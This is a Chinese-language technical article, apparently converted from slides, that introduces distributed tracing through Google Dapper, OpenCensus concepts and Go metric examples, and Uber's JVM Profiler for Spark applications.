- Node.js Performance and Highly Scalable Micro-Services - Chris Bailey, IBM
- 分布式会话跟踪系统架构设计与实践 | 美团点评技术团队 | 志桐 · 2016-10-14 18:13
- Metrics, tracing, and logging | 2017 02 21
- 跟踪 skynet 服务间的消息请求及性能分析 | 云风的Blog

# 开源分布式跟踪系统 **OpenCensus**

## 摘要

- Distributed Tracing and Monitoring System
- OpenCensus: A framework for distributed tracing





## 背景

随着互联网技术的高速发展，以往单应用的服务架构已经很难处理如山洪般增长的信息数据，随着云计算技术的大规模应用，以微服务、RESTful 为代表的各种软件架构广泛应用，跨团队、跨编程语言的大规模分布式系统也越来越多。相对而言，现在要理解系统行为，追踪诊断性能问题会复杂得多。

在单应用环境下，业务都在同一个服务器上，如果出现错误和异常只需要盯住一个点，就可以快速定位和处理问题；但是在微服务的架构下，功能模块自然是分布式部署运行的，前台后台的业务流会经过很多个微服务的处理和传递，就连日志监控都会成为一个大问题（日志分散在多个服务器、无状态服务下如何查看业务流的处理顺序等），更不要说服务之间还有复杂的交互关系。

用户的一个请求在系统中会经过多个子系统（或者多个微服务）的处理，而且是发生在不同机器甚至是不同集群，当发生异常时需要快速发现问题，并准确定位到是哪个环节出了问题。对系统行为进行跟踪必须持续进行，因为异常的发生是无法预料的，有些甚至难以重现。跟踪需要无所不在，否则可能会遗漏某些重要的故障点。

为了解决上述问题，分布式跟踪系统——一种帮助理解分布式系统行为、帮助分析性能问题的工具应运而生。



# Distributed Tracing and Monitoring System


讨论分布式跟踪，就一定会谈到 Dapper —— Google 公司研发并应用于自己生产环境的一款跟踪系统（设计之初参考了一些 Magpie 和 X-Trace 的理念）。Dapper 不仅为业内提供了非常有参考价值的实现，同步发表论文的也成为了当前分布式跟踪系统的重要理论基础。

- [《Dapper, a Large-Scale Distributed Systems Tracing Infrastructure|Google Technical Report dapper-2010-1, April 2010》](#)

Modern Internet services are often implemented as complex, large-scale distributed systems. These applications are constructed from collections of software modules that may be developed by different teams, perhaps in different programming languages, and could span many thousands of machines across multiple physical facilities. Tools that aid in understanding system behavior and reasoning about performance issues are invaluable in such an environment.

在这篇论文中，Google 提出了关于分布式跟踪系统的一些重要概念：

- Annotation-based，基于标注或植入点、埋点 在应用程序或中间件中明确定义全局标注（Annotation），一个特殊的ID，通过这个 ID 连接每一条请求记录。当然，这需要代码植入，在生产环境中可以通过一个通用组件开放给开发人员。
- 跟踪树和span 在 Dapper 跟踪树（Trace tree）中，基本单元是树节点（分配 spanid）。节点之间通过连线表示父子关系，通过 parentId 和 spanId 把所有的关系串联起来，实现记录业务流的作用。



**Figure 2: The causal and temporal relationships between five spans in a Dapper trace tree.**

Google Dapper 的理念影响了一批分布式跟踪系统的发展，例如 2012 年，Twitter 公司严格按照 Dapper 论文的要求实现了 Zipkin（Scala 编写，集成到 Twitter 公司自己的分布式服务 Finagle）；Uber 公司基于 Google Dapper 和 Twitter Zipkin 的灵感，开发了开源分布式跟踪系统 Jaeger，例如 Jaeger 规范中同样定义了 Span（跨度，跨径，两个界限间的距离）。

然而，Google Dapper 的定位更准确的说是分析系统，并不能解决从生产服务中提取数据的难题，OpenCensus 项目为此提供了解决方案。

## OpenCensus: A framework for distributed tracing

OpenCensus is a framework for stats collection and distributed tracing.

# OpenCensus



OpenCensus 项目是 Google 开源的一个用来收集和追踪应用指标的第三方库。OpenCensus 能够提供了一套统一的测量工具：跨服务捕获跟踪跨度（span）、应用级别指标以及来自其他应用的元数据（例如日志）。OpenCensus 有如下一些主要特点：

- 标准通信协议和一致的 API：用于处理 metric 和 trace
- 多语言库，包括 Java，C++，Go，.Net，Python，PHP，Node.js，Erlang 和 Ruby
- 与 RPC 框架的集成，可以提供开箱即用的追踪和指标。
- 集成的存储和分析工具
- 完全开源，支持第三方集成和输出的插件化
- 不需要额外的服务器或守护进程来支持 OpenCensus
- In process debugging：一个可选的代理程序，用于在目标主机上显示请求和指标数据

OpenCensus Can Be Integrated Into Any  
Backend In Any Of The Supported Languages



# OpenCensus Concepts

## Tags | 标签

OpenCensus 允许系统在记录时将度量与维度相关联。记录的数据使我们能够从各种不同的角度分析测量结果，即使在高度互连和复杂的系统中也能够应付。

## Stats | 统计

Stats 收集库和应用程序记录的测量结果，汇总、导出统计数据。

## Trace | 跟踪

Trace 是嵌套 Span (跨度) 的集合。Trace 包括单个用户请求的处理进度，直到用户请求得到响应。Trace 通常跨越分布式系统中的多个节点。跟踪由 Traceld 唯一标识，Trace 中的所有 Span 都具有相同的 Traceld。

一个 Span 代表一个操作或一个工作单位。多个 Span 可以是“Trace”的一部分，它代表跨多个进程/节点的执行路径（通常是分布式的）。同一轨迹内的 Span 具有相同的 Traceld。

Span 共有属性：

- Traceld
- SpanId
- Start Time
- End Time
- Status

Span 可选属性：

- Parent SpanId
- Remote Parent
- Attributes
- Annotations
- Message Events
- Links

## Exporter | 出口商

OpenCensus is vendor-agnostic and can upload data to any backend with various exporter implementations. Even though, OpenCensus provides support for many backends, users can also implement their own exporters for proprietary and unofficially supported backends.

OpenCensus 是独立于供应商的，可以通过各种 Exporter 实现将数据上传到任何后端。尽管 OpenCensus 为一些后端服务提供了 API，但用户也可以实现自己的 Exporter。

## Introspection | 内省

OpenCensus 提供在线仪表板，显示进程中的诊断数据。这些页面被称为 z-pages，它们有助于了解如何查看来自特定进程的数据，而不必依赖任何度量收集器或分布式跟踪后端。

| Span Name                        | TraceZ Summary |   |                 |    |        |    |         |   |       |   | Latency Samples |   | Error Samples |   |      |   |       |   |        |   |
|----------------------------------|----------------|---|-----------------|----|--------|----|---------|---|-------|---|-----------------|---|---------------|---|------|---|-------|---|--------|---|
|                                  | Running        |   | Latency Samples |    |        |    |         |   |       |   | Error Samples   |   |               |   |      |   |       |   |        |   |
|                                  |                |   | <0us]           |    | >10us] |    | >100us] |   | >1ms] |   | >10ms]          |   | >100ms]       |   | >1s] |   | >10s] |   | >100s] |   |
| HttpServer/traceconfigz          | 0              | 0 | 0               | 0  | 0      | 0  | 0       | 0 | 0     | 0 | 0               | 0 | 0             | 0 | 0    | 0 | 0     | 0 | 0      | 0 |
| HttpServer/tracez                | 1              | 0 | 0               | 0  | 0      | 0  | 1       | 0 | 0     | 0 | 0               | 0 | 0             | 0 | 0    | 0 | 0     | 0 | 0      | 0 |
| Recv.helloworld.Greeter.SayHello | 0              | 0 | 0               | 10 | 10     | 10 | 7       | 1 | 0     | 0 | 0               | 0 | 0             | 0 | 0    | 0 | 0     | 0 | 0      | 0 |

Span Name: Recv.helloworld.Greeter.SayHello

Finished Requests 10

| When                       | Elapsed(s) |   |
|----------------------------|------------|---|
| 2017/12/02-21:37:57.472000 | 0.002787   | TraceId: 27045009b729898c90207e89802c8ce SpanId: 274398e41b4a06d5 ParentSpanId: 1b8cd50723d30705<br>. 110 ... Received message_id=0 message_size=0<br>. 2651 ... Sent message_id=0 message_size=60414 Status(canonicalCode=OK, description=null) Attributes:{}  |
| 2017/12/02-21:37:32.335000 | 0.001002   | TraceId: 0e0f2910418068502dafef9f7610483c SpanId: fca7b1ed3ff53a0f ParentSpanId: 86d5e57bd86c4611<br>. 268 ... Received message_id=0 message_size=0<br>. 689 ... Sent message_id=0 message_size=49331 Status(canonicalCode=OK, description=null) Attributes:{}  |
| 2017/12/02-21:37:21.259000 | 0.005406   | TraceId: 46d266124964df9dce976573ab1bcfc SpanId: eb54811c23eac071 ParentSpanId: 07294967d63f43b0<br>. 83 ... Received message_id=0 message_size=0<br>. 5296 ... Sent message_id=0 message_size=61007 Status(canonicalCode=OK, description=null) Attributes:{}   |
| 2017/12/02-21:27:45.180000 | 0.006234   | TraceId: 67d266124964df9dce976573ab1bcfc SpanId: 520aa99cbbc3286c ParentSpanId: 18e9b2ad811f8761<br>. 117 ... Received message_id=0 message_size=0<br>. 6099 ... Sent message_id=0 message_size=47647 Status(canonicalCode=OK, description=null) Attributes:{}  |
| 2017/12/02-21:27:16.932000 | 0.002692   | TraceId: 8ed6d04e1cd74ee8ea95424e8b760 SpanId: 5c6d9017c179866a ParentSpanId: ecd40cbff0ac0a3c<br>. 318 ... Received message_id=0 message_size=0<br>. 2358 ... Sent message_id=0 message_size=64123 Status(canonicalCode=OK, description=null) Attributes:{}    |
| 2017/12/02-21:21:26.941000 | 0.003771   | TraceId: c9a3aca3de139a9d935b12f2b1737929 SpanId: c0a5ce510b765ae0 ParentSpanId: 5d36a77a23213219<br>. 81 ... Received message_id=0 message_size=0<br>. 3679 ... Sent message_id=0 message_size=62305 Status(canonicalCode=OK, description=null) Attributes:{}  |
| 2017/12/02-21:03:51.139000 | 0.004916   | TraceId: b8a3dbd7e62835c2f9cad4291094c7c SpanId: cfidle0b6316c10c2 ParentSpanId: 829f09e82e65324d<br>. 89 ... Received message_id=0 message_size=0<br>. 4807 ... Sent message_id=0 message_size=59838 Status(canonicalCode=OK, description=null) Attributes:{}  |
| 2017/12/02-21:00:09.285000 | 0.003660   | TraceId: 6e2ab7e63a200c4d5acd0080debeba43 SpanId: 45a2e81616b92d70 ParentSpanId: 9625cc4b05elf2b8<br>. 61 ... Received message_id=0 message_size=0<br>. 3587 ... Sent message_id=0 message_size=35810 Status(canonicalCode=OK, description=null) Attributes:{}  |
| 2017/12/02-20:48:57.628000 | 0.004779   | TraceId: 9446847c8d7c35f4c84610aa7a1b5330 SpanId: c91eb86726a22dc1 ParentSpanId: a4fcfa6b1fb3bbe98<br>. 4695 ... Received message_id=0 message_size=0<br>. 72 ... Sent message_id=0 message_size=8554 Status(canonicalCode=OK, description=null) Attributes:{}  |
| 2017/12/02-20:45:11.804000 | 0.003995   | TraceId: 3022b79c2e635d8745300ceea4130300 SpanId: 8ff9e8a6af70fcraf ParentSpanId: 445b763c74a7da6c<br>. 57 ... Received message_id=0 message_size=0<br>. 3926 ... Sent message_id=0 message_size=46489 Status(canonicalCode=OK, description=null) Attributes:{} |

## OpenCensus Examples

### 创建指标

- 定义指标类型
- 定义显示方式

Track Metrics 一般需要考虑服务负载（Server Load）、响应时间（Response Time）、误码率(Error Rates)等。

实例：

- [opencensus-go-examples-helloworld](#)
- [opencensus-java-examples](#)
- “Hello, world!” for web servers in Go with OpenCensus

```

import (
    "go.opencensus.io/stats"
    "go.opencensus.io/tag"
    "go.opencensus.io/stats/view"
)

var (
    requestCounter           *stats.Float64Measure
    requestlatency          *stats.Float64Measure
    codeKey                  tag.Key
    DefaultLatencyDistribution = view.DistributionAggregation{0, 1, 2, 3, 4, 5, 6, 8, 10
, 13, 16, 20, 25, 30, 40, 50, 65, 80, 100, 130, 160, 200, 250, 300, 400, 500, 650, 800
, 1000, 2000, 5000, 10000, 20000, 50000, 100000}
)
    codeKey, _ = tag.NewKey("banias/keys/code")
    requestCounter, _ = stats.Float64("banias/measures/request_count", "Count of HTTP
requests processed", stats.UnitNone)
    requestlatency, _ = stats.Float64("banias/measures/request_latency", "Latency dist
ribution of HTTP requests", stats.UnitMilliseconds)
    view.Subscribe(
        &view.View{
            Name:      "request_count",
            Description: "Count of HTTP requests processed",
            TagKeys:   []tag.Key{codeKey},
            Measure:   requestCounter,
            Aggregation: view.CountAggregation{},
        })
    view.Subscribe(
        &view.View{
            Name:      "request_latency",
            Description: "Latency distribution of HTTP requests",
            TagKeys:   []tag.Key{codeKey},
            Measure:   requestlatency,
            Aggregation: DefaultLatencyDistribution,
        })
    view.SetReportingPeriod(1 * time.Second)

```

## 收集指标数据

- Call the Record method

```
// Go Code Example
// 说明：defer 用于资源的释放，会在函数返回之前进行调用。
// 如果有多个 defer 表达式，调用顺序类似于栈，越后面的 defer 表达式越先被调用。
func (c *Collector) Collect(ctx *fasthttp.RequestCtx) {
    defer func(begin time.Time) {
        responseTime := float64(time.Since(begin).Nanoseconds() / 1000)
        occtx, _ := tag.New(context.Background(), tag.Insert(codeKey, strconv.Itoa(ctx.Response.StatusCode())))
        stats.Record(occtx, requestCounter.M(1))
        stats.Record(occtx, requestlatency.M(responseTime))
    }(time.Now())

    /*do some stuff */

}
```

## 第三方监控系统接口

OpenCensus 收集和跟踪的应用指标可以在本地显示，也可将其发送到第三方分析工具或监控系统实现可视化，目前支持：

- [Prometheus|普罗米修斯](#)
- [SignalFX](#)
- [Stackdriver|适用于 Google Cloud Platform 与 AWS 应用的监控、日志记录和诊断工具](#)
- [Zipkin](#)
- [AWS X-Ray](#)

```

import (
    "go.opencensus.io/exporter/prometheus"
    "go.opencensus.io/exporter/stackdriver"
    "go.opencensus.io/stats/view"
)

// Export to Prometheus Monitoring.
Exporter, err := prometheus.NewExporter(prometheus.Options{})
if err != nil {
    logger.Error("Error creating prometheus exporter ", zap.Error(err))
}
view.RegisterExporter(pExporter)

// Export to Stackdriver Monitoring.
sExporter, err := stackdriver.NewExporter(stackdriver.Options{ProjectID: config.ProjectID})
if err != nil {
    logger.Error("Error creating stackdriver exporter ", zap.Error(err))
}

view.RegisterExporter(sExporter)

```

## 扩展阅读：开源架构技术漫谈

- DevOps 漫谈：基于OpenCensus构建分布式跟踪系统
- 基于Go语言快速构建一个RESTful API服务
- 基于Kafka构建事件溯源型微服务
- 远程通信协议：从 CORBA 到 gRPC
- 应用程序开发中的日志管理(Go语言描述)
- 数据可视化（七）Graphite 体系结构详解
- 动态追踪技术(一)：DTrace 导论
- 动态追踪技术(二)：strace+gdb 溯源 Nginx 内存溢出异常
- 动态追踪技术(三)：Tracing Your Kernel Function!
- 动态追踪技术(四)：基于 Linux bcc/BPF 实现 Go 程序动态追踪
- 动态追踪技术(五)：Welcome DTrace for Linux
- DevOps 资讯 | LinkedIn 开源 Kafka Monitor

# 大数据监控框架：Uber JVM Profiler

- [《JVM Profiler: An Open Source Tool for Tracing Distributed JVM Applications at Scale》](#)

Apache Spark 计算框架已经被广泛用来构建大规模数据应用。对 Uber 而言，数据是战略决策和产品开发的核心。为了更好地利用这些数据，Uber 需要管理遍布全球的 Spark 实例。Spark 使得数据技术更易于访问，如果要做到对 Spark 应用程序的进行合理的资源分配，优化数据基础架构的操作效率，就需要对这些系统有更细粒度的洞察力，即识别其资源使用模式。为了在不改变用户代码的情况下也能达成上述目标，Uber Engineering 团队构建并开源了 JVM Profiler —— 一个分布式探查器，用于收集性能和资源使用率指标为进一步分析提供服务。尽管它是为 Spark 应用而构建的，但它的通用实现使其适用于任何基于 Java 虚拟机（Java virtual machine，JVM）的服务或应用程序。


## Profiling challenges

Uber Engineering 每天的常规工作是支持数以万计的应用程序、运行在成千上万的机器上。随着技术栈的增长，我们很快意识到现有的性能分析和优化方案无法满足需要。特别是：

### 目标1：应用级指标监控

- Correlate metrics across a large number of processes at the application level

分布式环境中存在大量进程需要度量，包括在同一服务器上运行着多个 Spark 应用、多服务器上运行的 Spark 应用有大量的进程（例如数以千计的执行者 executors），如 图1 所示：



Uber 现有的工具只能做到服务器级别的度量（server-level metrics）并且不能针对单个应用做到精确测量。我们需要一个解决方案，可以收集每个过程的度量值，并将它们与每个应用程序的进程关联起来。此外，我们不知道这些过程将在何时启动，以及它们将运行多长时间。为了能够在这种环境中收集度量，需要在每个进程中自动启动探查器。

## 目标2：不侵入用户代码

- Make metrics collection non-intrusive for arbitrary user code

目前，Apache Spark 和 Apache Hadoop 库不支持导出性能指标；但是在通常情况下，我们需要在不更改用户或框架代码的情况下收集这些指标。例如，如果在 Hadoop 文件系统 (Hadoop Distributed File System, HDFS) NameNode 上遇到高时延的情况，我们希望检查每个 Spark 应用中的延迟情况，以确保这类问题不再重复出现。由于 NameNode 客户端代码嵌入到了 Spark 库中，因此修改其源代码以添加特定度量是很麻烦的。为了跟上持续增长数据基础架构，我们需要能够在任何时候对任何应用程序进行测量，而不进行代码更改。此外，实现一个非侵入性的度量值收集过程将使我们能够在加载中动态地向 Java 方法中注入代码。

## JVM Profiler 简介

为了解决上述两个难题，Uber Engineering 团队构建并开源了 JVM Profiler。现有的同类开源工具，比如 Etsy 的 **statsd-jvm-profiler**，可以在单个应用程序级别收集度量，但是不提供动态代码注入收集度量的能力。在这些工具的启发下，我们的探查器提供了新功能，如任意 Java 方

法/参数分析。

JVM Profiler 由三项主要功能组成，它使收集性能和资源使用率指标变得更容易，然后可以将这些指标（如 Apache Kafka）提供给其他系统进行进一步分析：

- 代理功能 (java agent)：支持用户以分布式的方式收集各种指标（例如如 CPU/内存利用率），用于 JVM 进程的堆栈跟踪。
- 高级分析功能（Advanced profiling capabilities）：支持跟踪任意 Java 方法和用户代码中的参数，而不进行任何实际的代码更改。此功能可用于跟踪 Spark 应用的 HDFS NameNode RPC 调用延迟，并标识慢速方法调用。它还可以跟踪每个 Spark 应用读取或写入的 HDFS 文件路径，用以识别热文件后进一步优化。
- 数据分析报告( Data analytics reporting )：使用 JVM Profile 可以将指标数据推送给 Kafka topics 和 Apache Hive tables，提高数据分析的速度和灵活性。


## JVM Profiler 典型用例

JVM Profiler 支持各种用例，最典型的是能够检测任意 Java 代码。基于简单的配置，JVM Profiler 就可以附加到 Spark 应用中的每个执行者（executor）收集 Java 方法运行时度量。下面，我们对其中的一些用例进行了讨论：

- Right-size executor：JVM Profiler 中的内存度量支持跟踪每个执行者的实际内存使用情况。借此可以在 Spark 应用中 "executor-memory" 设置最优参数。
- 监视 HDFS NameNode RPC 延迟：例如在 Spark 应用中对类 org.apache.hadoop.hdfs.protocolPB.ClientNamenodeProtocolTranslatorPB 的方法进行了分析并确定 NameNode 调用的延迟。Uber 每天都要监控5万多个 Spark 应用，其中有数以亿计的这种 RPC 调用。
- 监视驱动程序丢弃的事件：例如监视 org.apache.spark.scheduler.LiveListenerBus.onDropEvent，跟踪 Spark 驱动程序事件队列太长、队列删除事件。
- 跟踪数据沿袭：例如分析 Java 方法上的文件路径参数（org.apache.hadoop.hdfs.protocolPB.ClientNamenodeProtocolTranslatorPB.getBlockLocations，org.apache.hadoop.hdfs.protocolPB.ClientNamenodeProtocolTranslatorPB.addBlock），可以跟踪哪些文件是由 Spark 应用读取和写入的。

## JVM Profiler 实现

JVM Profiler 具有非常简单且可扩展的设计。可以很容易地添加其他 Profiler 收集更多的指标，也能部署自定义 reporter 向不同的系统发送数据指标。



一旦启动 JVM Profiler 代码即通过代理参数加载到一个 Java 进程中。它由三个主要部分组成：

**Class File Transformer** 类文件转换器介由进程内的 Java 方法字节码监视任意用户代码并在内部度量缓冲区中保存度量。

## Metric Profilers

- CPU/Memory Profiler: 通过 JMX 收集 CPU/内存利用率并发送给 reporter
- Method Duration Profiler: 从度量缓冲区读取方法时延 (method duration) 并发送给 reporter
- Method Argument Profiler: 从度量缓冲区读取方法参数值 (method argument) 并发送给 reporter

## Reporters

